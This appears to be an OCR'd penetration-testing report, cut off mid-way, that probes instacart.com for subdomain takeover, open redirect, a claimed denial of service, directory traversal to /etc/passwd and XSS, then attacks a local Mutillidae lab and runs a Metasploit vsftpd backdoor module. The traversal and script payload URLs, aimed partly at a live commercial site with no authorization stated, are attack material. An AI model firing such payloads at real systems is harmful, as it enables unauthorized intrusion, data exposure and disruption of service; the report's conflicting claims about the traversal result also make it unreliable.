
Out of these many subdomains, some of them could be vulnerable

```
[-] partners.instacart.com
        Not Vulnerable

[-] cms.prd.pch.cf.enterprise.instacart.com
        Not Vulnerable

[-] connect-stg.instacart.com
        Not Vulnerable

[-] ad-tools-mgs.instacart.com
        Not Vulnerable

[-] incoming.instacart.com
        Not Vulnerable

[-] login-stg.instacart.com
        Not Vulnerable

[-] publix-sso-stg.instacart.com
        Not Vulnerable

[-] kroger-stg.instacart.com
        Not Vulnerable

[-] dashboard-api.instacart.com
        Not Vulnerable

[-] grapevine.instacart.com
        Not Vulnerable

[-] connect.instacart.com
        Not Vulnerable

[-] marianos-stg.instacart.com
        Not Vulnerable
```

None of the subdomains were vulnerable to subdomain takeover.

WAF:


Checking for any Web application firewall.



OPEN REDIRECT:


https://www.instacart.com/store/https://google.com


We tried for open redirect vulnerability, but there was no open redirect vulnerability found.





DOS ATTACK:

A Denial-of-Service (DoS) attack is a type of cyber attack where the goal is to disrupt or disable the targeted system or network, making it unavailable to its intended users. This is achieved by overwhelming the target with a flood of malicious traffic or by exploiting vulnerabilities to exhaust system resources. The result is a loss of service, rendering the system or network inaccessible to legitimate users.









It keeps on loading and it wont give us the page. So here the service is completely denied.


OWASP TOP 10 VULNERABILITIES:

1) Security Misconfigurations:

Misconfigured security settings, default configurations, and unnecessary features can create entry points for attackers. These vulnerabilities include exposed APIs, open ports, default passwords, and error messages that reveal sensitive information.

https://www.instacart.com/store/../../../../../../etc/passwd


When this url got executed, we were blocked.




Using Burp Suite to check for security misconfiguration. We have found a directory traversal vulnerability.

Directory traversal, also known as path traversal or directory climbing, is a web application vulnerability that allows an attacker to access files and directories outside of the intended directory structure. It occurs when an application fails to properly sanitize user-supplied input that is used to construct file paths.

By manipulating input parameters or file path delimiters, an attacker can traverse the directory hierarchy and potentially access sensitive files or execute arbitrary code on the server. This vulnerability is often exploited to view or download files that should be restricted, such as configuration files, user databases, or source code.






Here we were able to see some of the sensitive information. We were able to see the /etc/passwd file.

During the assessment, access to the "passwd" file was obtained, which contains user account information. This file contains entries for various system users with their corresponding user IDs, group IDs, home directories, and login shells. It is essential to protect this file from unauthorised access as it holds sensitive information about user accounts on the system.


2) Cross-Site Scripting (XSS):


XSS involves the injection of malicious scripts into web pages viewed by users. This allows attackers to hijack user sessions, deface websites, steal sensitive information, or launch phishing attacks.




https://www.instacart.com/store/s?k=%3Cscript%3Ealert%28%22XSS%22%29%3B%3C%2Fscript%3E


When this url got executed, we were blocked by the owner of the website.







http://192.168.43.108/mutillidae/index.php?page=user-info.php&username=%3Cscript%3Ealert%28document.cookie%29%3B%3C%2Fscript%3E&password=&user-info-php-submit-button=View+Account+Details



During the assessment, it was discovered that the web application hosted at "http://192.168.43.108/mutillidae/index.php?page=user-info.php" is vulnerable to a cross-site scripting (XSS) attack. The vulnerability exists in the "username" parameter, which does not properly sanitize user input.

By appending a malicious script as the value for the "username" parameter, an attacker can inject arbitrary code into the web page. In this case, the injected script is designed to display the user's cookies by triggering an alert box.

Here is an example of the malicious URL used to exploit the vulnerability:


http://192.168.43.108/mutillidae/index.php?page=user-info.php&username=<script>alert(document.cookie);</script>&password=&user-info-php-submit-button=View+Account+Details

When this URL is accessed, the script executes in the victim's browser, resulting in an alert box displaying the user's cookies. This type of attack can lead to session hijacking, data theft, or unauthorized access to user accounts.

To mitigate this XSS vulnerability, it is crucial to implement proper input validation and output encoding on the server-side. User input should be properly sanitized and validated to prevent the execution of malicious code. Additionally, output encoding techniques, such as HTML entity encoding or contextual encoding, should be applied when displaying user-supplied data to prevent script injection attacks.

3) Broken Authentication:

Weak authentication and session management can lead to compromised user accounts, allowing attackers to impersonate legitimate users, bypass security measures, and gain unauthorized access to sensitive information.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.43.108
RHOSTS => 192.168.43.108
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
